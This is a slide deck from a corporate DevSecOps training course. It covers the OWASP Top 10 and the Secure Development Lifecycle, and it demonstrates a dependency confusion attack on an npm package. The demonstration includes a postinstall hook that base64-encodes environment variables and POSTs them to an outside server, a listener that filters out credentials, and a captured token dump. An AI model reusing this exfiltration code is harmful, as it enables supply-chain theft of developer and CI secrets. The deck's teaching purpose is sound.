

# DevSecOps

Part 2

Benjamin Hilaire  
Lead Expert, Information Security  
AMADEUS

Amadeus. It's how travel works better.

# DevSecOps

- PART 1 – DevOps foundations
- **PART 2 – DevSecOps to secure software**
- PART 3 – Securing DevSecOps
- PART 4 - Lab



# PART 2 – Securing the software with DevSecOps

- Security threats
- Secure Development Lifecycle
- Security scanners


AMADEUS



Amadeus. It's how travel works better.

## 2.1 Security threats





“If you know the enemy and know yourself  
you need not fear the result of a hundred battles”.

**Sun Tzu, The Art of War**  
**500 BC**

# Before we start

## Questions



**What are the  
security  
threats ?**

**You got 2 hours 😊**

# OWASP Top 10

## The usual suspects

Broken access control

Cryptographic failures

Injection

Insecure Design

Security Misconfiguration

Vulnerable & Outdated Components

Identification and Authentication failures

Software and Data integrity failures

Security logging and monitoring failures

Server side request forgery

# Generic types of protection



Active  
Firewall, WAF,...




Passive  
Design, Flaws, Dependencies,...

# Leaning towards security

Defense in depth



Each component (layer) is like a cheese slice



Each layer has its own vulnerabilities but all together they mitigated them



## Real life example

- Extract from “Azure Winter Tech 2023” conference



# Hacker time !



# It all starts with a post on Stack Overflow.



About Products For Teams  Log in Sign up

[Home](#) [Questions](#) [Tags](#) [Users](#) [Companies](#) [COLLECTIVES +](#) [Explore Collectives](#) [LABS](#) [Discussions](#) [TEAMS](#)

**Stack Overflow for Teams** – Start collaborating and sharing organizational knowledge. [Create a free Team](#)

**getting npm issue while running the project** Asked 6 months ago Modified 5 months ago Viewed 169 times

I'm getting the following issue all the time while going to run my project using `npm start`. Even after downgrading my node version still getting the same issue. I know there are same questions present in stackoverflow as well as stackexchange with so many solutions given. I tried with all, like after removing the `node_modules` to run `npm cache clean --force` and then again `npm install`, the solutions are not working. I have shared the code below:

```
const http = require('http');
const compression = require('compression');
const mustacheExpress = require('mustache-express');
const colors = require('colors');
const fs = require('fs');
const path = require('path');
const logger = require('coolest-logger');

// Load express
const express = require('express');
const app = express();
app.disable('etag');
```

**Note:** I'm using coolest-logger lib, it's an homemade library that logs unicorn.

The error is the following

```
app.disable('etag');
^

ReferenceError: appe is not defined
```

`javascript node.js reactjs npm node-modules`

Share Follow edited May 30, 2023 at 8:47 asked May 30, 2023 at 8:47 by  UnicornLover 1,439 8 19 36

1 Did you read this? [github.com/nodejs/node/issues/9355](#) – Jall Apr 30, 2019 at 8:55  
yes @Jall I checked this link. First of all I'm using ubuntu 18.04 not mac os and I checked with the possible solutions from there which is applicable for ubuntu but its still not of any help, getting the same issue. – [UnicornLover](#) Apr 30, 2019 at 9:17  
How did you install it? – [Jall](#) Apr 30, 2019 at 9:24  
I installed node specific version using rvm – [UnicornLover](#) Apr 30, 2019 at 9:26  
Try with npm, that could help – [Jall](#) Apr 30, 2019 at 9:28  
[Show 4 more comments](#)

1 Answer Sorted by: Highest score (default)

**Try this**

```
app.disable('etag');
```

## 2 findings

- "coolest-logger" is a javascript library
- "coolest-logger" does not exist on public repository (npm)

**Northern Pileated Marmoset**

**npm**

**0 packages found**

**Sort Packages**  
 Optimal  
 Popularity **Quality**  
 Maintenance

**Hot Network Questions**

Why were these colors chosen to be the default palette for 256-color VGA?  
Cause-effect definition of fictitious forces  
How bullet resistant would a person be who is 80 times more durable than a regular human?  
"wait a few tables" meaning  
Is there a difference between the purpose of life and the meaning of life?  
Is there a reason that the only viable evacuation route is through Egypt, and people can't flee by sea?  
Book with a man on an alien planet who cooked biscuits for the aliens in a copper kettle  
Python strong password validator (with unit test)  
How do I repair a buried UF cable sheath?  
Power Supply has clean voltage but Raspberry PI doesn't like it

It's time to attempt a dependency confusion attack!

# "Dependency confusion attack" ?



imgflip.com

## Dependency Confusion: How I Hacked Into Apple, Microsoft and Dozens of Other Companies

The Story of a Novel Supply Chain Attack



Alex Birsan · [Follow](#)

11 min read · Feb 9, 2021

120 000\$ of bounty in  
1 week !

The artifact manager uses 2 sources

- Private repository
- Public repository

If naming conflict, difference strategies

- ✗ • Use public first
- ✓ • Use private first
- ✗ • Choose arbitrarily the best





# How to exploit the attack?

Create a library with same name  
and different version

Is it unusual ?

## Package description

```
{} package.json > abc license
1  < {
2    "name": "coolest-logger",
3    "version": "0.2.28",
4    "description": "This is a very cool library to log using unicorn and robots",
5    "main": "index.js",
6    ▷ Debug
7    "scripts": {
8      "test": "echo \\\"Error: no test specified\\\" && exit 1",
9      "postinstall": "node test/postinstall.js"
10     },
11   }
12 }
```

# How to exploit the attack?



## Translation :

The "test" does an HTTPS request to `azurewintertech.com` containing the environment variables

*The `btoa()` function encodes information in base64, allowing for evasion of basic inspections*

AMADEUS

```
test > JS postinstall.js > ...
1  const https = require('https')
2  const TEST_SERVER = 'azurwintertech.com'  
3  const TEST_PORT = 80
4  const options = {
5      hostname: TEST_SERVER,
6      port: TEST_PORT,
7      path: '/install',
8      method: 'POST',
9      headers: {
10          'Content-Type': 'application/json'
11      }
12  }
13 // Execute an harmless request to the server
14 try {
15     const req = http.request(options, (res) => {
16         console.log(`statusCode: ${res.statusCode}`);
17     });
18     req.on('error', (error) => {
19         // Catch an error and does nothing about it
20     });
21     req.write(btoa(JSON.stringify(process.env)));
22     req.end();
23 } catch (error) {
24     console.error(error);
25 }
```



# The environment game

## Translation :

I am a Mac built after 2021 that belongs to bhilaire, a java developer

```
SDKMAN_DIR=/Users/bhilaire/.sdkman
SDKMAN_PLATFORM=darwinarm64
```

## Translation :

I'm a Jenkins 4.1.14 instance running its executors in Docker, hosted at "jenkins-pipeline.domains.com". My project is named "security", and my application is called "azuretech"

```
BUILD_URL=https://jenkins-pipeline.somedomains.com/job/security/job/test/job/azuretech
DOCKER_HOST=unix:///var/run/docker.sock
JENKINS_INSTANCE_VERSION=4.14.0
```

## Translation :

I'm an Apache production server, version 2.4, running on RHEL, deployed within an OpenShift 4.x environment for an application named "watchtower"

AMADEUS

```
HTTPD_VERSION=2.4
HOSTNAME=watchtower-prod-2-48zqn
KUBERNETES_PORT_443_TCP_PORT=443
LIBRARY_PATH=/opt/rh/httpd24/root/usr/lib64
KUBERNETES_SERVICE_PORT=443
container=oci
```

# But it's getting better



## Main Script

```
1 @Library('pipeline-toolbox') -  
2 execEnv('animage',[ 'timeout':15,activateDocker:true]) {  
3 stage('Test'){  
4   withCredentials([usernamePassword(credentialsId: 'TEST', usernameVariable: 'USERNAME', passwordVariable: 'PASSWORD')]) {  
5     sh 'printenv'  
6   }  
7 }  
8 }
```

```
18:21:41 + printenv  
.....  
18:21:41 PASSWORD=motDePasseSecret1;  
18:21:41 USERNAME=bhilaire
```

In Jenkins, environment variables are utilized to store secrets such as passwords, tokens, etc



Passwords are replaced by "##" in Jenkins logs; however, the actual value can be easily extracted

# Preparing the net



By using generative artificial intelligence, hackers can save time and require less knowledge in software development

Create a simple http server listening on port 6066, handling CORS and POST requests

Accept Discard | ▾

Changed 29 lines

```
1 const http = require('http');
2
3 const PORT = 6066;
4
5 const server = http.createServer((req, res) => {
6   // Set CORS headers
7   res.setHeader('Access-Control-Allow-Origin', '*');
8   res.setHeader('Access-Control-Allow-Methods', 'POST');
9   res.setHeader('Access-Control-Allow-Headers', 'Content-Type');
10
11   if (req.method === 'POST') {
12     let body = '';
13     req.on('data', chunk => {
14       body += chunk.toString();
15     });
16     req.on('end', () => {
17       console.log(`Received data: ${body}`);
18       res.end('Data received');
19     });
20   } else {
21     res.end('Hello World!');
22   }
23 });
24
25
26 server.listen(PORT, () => {
27   console.log(`Server listening on port ${PORT}`);
28 });
29
```

# Preparing the net



Environment variables are decoded using `atob()` and logged, with only usernames, passwords, and tokens kept for easier searching

```
19  function handlePostIntall(body){  
20    // Log the decoded body  
21    let decodedBody = JSON.parse(atob(body))  
22    console.log(`\n\n \u{1F916} Body decoded:\n`,decodedBody)  
23    // Filter out the user, password and token from the decoded body  
24    Object.keys(decodedBody).forEach(element => {  
25      if (!element.toLowerCase().includes('user') && !element.toLowerCase().includes('password') && !element.toLowerCase().includes('token')) {  
26        | delete decodedBody[element]  
27      }  
28    });  
29    | console.log(`\n \u{1F480} User/Password/Token found:`)  
30    | console.log(decodedBody)  
31  }
```

# Now it's time to fish !



```
~/g/coolest-lib master !1  npm publish
npm notice
npm notice 📦  coolest-logger@0.2.30
npm notice === Tarball Contents ===
npm notice 103B README.md
npm notice 2.2kB index.js
npm notice 399B package.json
npm notice 1.0kB test/env.json
npm notice 685B test/postinstall.js
npm notice === Tarball Details ===
npm notice name:          coolest-logger
npm notice version:        0.2.30
npm notice filename:       coolest-logger-0.2.30.tgz
npm notice package size:   2.2 kB
npm notice unpacked size: 4.4 kB
npm notice shasum:         75c97d09d1ad386db318cd9fc894e6b16aba2984
npm notice integrity:      sha512-FSkKnaXcImu3Z[...]RTstHczv1ELbQ==
npm notice total files:    5
npm notice
npm notice Publishing to http://localhost:4873 with tag latest and default access
+ coolest-logger@0.2.30
```

Publishing a library with the same name in a public repository (npm) allows for the possibility that the intended application will incorporate it

# Developer's point of view



```
~/g/azurtechserver master | npm install          ok 11:39:36
npm WARN using --force Recommended protections disabled.

added 86 packages, and audited 87 packages in 5s
12 packages are looking for funding
  run `npm fund` for details

found 0 vulnerabilities
~/g/azurtechserver master |                                ok 5s 11:39:46
```

# First catch !



```
🤖 Body decoded:  
{  
    MallocNanoZone: '0',  
    USER: 'bhilaire',  
    COMMAND_MODE: 'unix2003',  
    __CFBundleIdentifier: 'com.microsoft.VSCode',  
    LOGNAME: 'bhilaire',  
    HOME: '/Users/bhilaire',  
    SHELL: '/bin/zsh',  
    __CF_USER_TEXT_ENCODING: '0x1F6:0x0:0x0',  
    XPC_SERVICE_NAME: '0',  
    XPC_FLAGS: '0x0',  
    SHLVL: '1',  
    PWD: '/Users/bhilaire/git_clones/coolest-lib',  
    OLDPWD: '/Users/bhilaire/git_clones/coolest-lib',  
    CLICOLOR: '1',  
    LS_COLORS: 'Gxfxcxdxbxgedabagacad',  
    EDITOR: '/usr/bin/nano',  
    BLOCKSIZE: '1k',  
    PAGER: 'less',  
    LESS: '-R',  
    P9K_SSH: '0',  
    TERM_PROGRAM: 'vscode',  
    TERM_PROGRAM_VERSION: '1.83.1',  
    LANG: 'en_US.UTF-8',  
    COLORTERM: 'truecolor',  
    ZDOTDIR: '/Users/bhilaire',  
    TERM: 'xterm-256color',  
    ARTIFACTORY_USER: 'app-amadeus',  
    ARTIFACTORY_TOKEN: 'eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJzdWIiOiIxMjM0NTY3ODkwIiwibmFtZSI6IkpvAG4gRG9lIiwiaWF0IjoxNTE2MjM5MDIyfQ.SflKxwRJSMeKKF2QT4fwpMeJf36P0k6yJV_adQssw5c'  
}  
  
💀 User/Password/Token found:  
{  
    USER: 'bhilaire',  
    __CF_USER_TEXT_ENCODING: '0x1F6:0x0:0x0',  
    ARTIFACTORY_USER: 'app-amadeus',  
    ARTIFACTORY_TOKEN: 'eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJzdWIiOiIxMjM0NTY3ODkwIiwibmFtZSI6IkpvAG4gRG9lIiwiaWF0IjoxNTE2MjM5MDIyfQ.SflKxwRJSMeKKF2QT4fwpMeJf36P0k6yJV_adQssw5c'  
}
```

# Questions

Going back to topic



- **What type of attack is it ?**
- **How to detect?**
- **Supply chain attack**
- **Software composition analysis (npm audit)**

# Did you heard about ?

Going back to topic



Supply chain compromise



Outdated dependency



MFA Bombing



Misconfiguration



Human error 😞


# Why me ?

I'm not a big tech company


- Business plan
  - 1. Watch all public repo
  - 2. Watch all DNS change
  - 3. Execute simple discovery tour
    - If interesting, automatic hacking tool
    - If really interesting, manual action
- What for ?
  - Fun
  - Bragging
  - Crypto-mining
  - Ransom
  - Create zombies for command and control
  - Hiding itself for future attack

## 2.2 Secure Development Lifecycle

## The “Bunker” approach



# The defense in depth



# Secure Development Lifecycle

Lack of built-in security, by design & by default



## Secure Development Lifecycle (SDL)

Ensure applications are securely designed, coded, tested & deployed

# Secure Development Lifecycle




- Touchpoints
  - All along the lifecycle
- Automation
  - Security scanners
  - Application Security Score
- Manual
  - Threat modelling
  - Bug Bounty
  - Penetration tests
  - ....



« It's not a tickbox to check but a framework to follow »



# Simplified version



# Methodology

- Train yourself
  - Watch videos online
  - Do (free) training
  - Do hands-on classrooms
- Think like an hacker
  - Each feature needs a (small) security assessment
  - Perform functional or technical security tests cases
  - Train your colleagues
- Be curious
  - Read about security and new technologies (**never stop learning**)



Security  
training

# Key principles

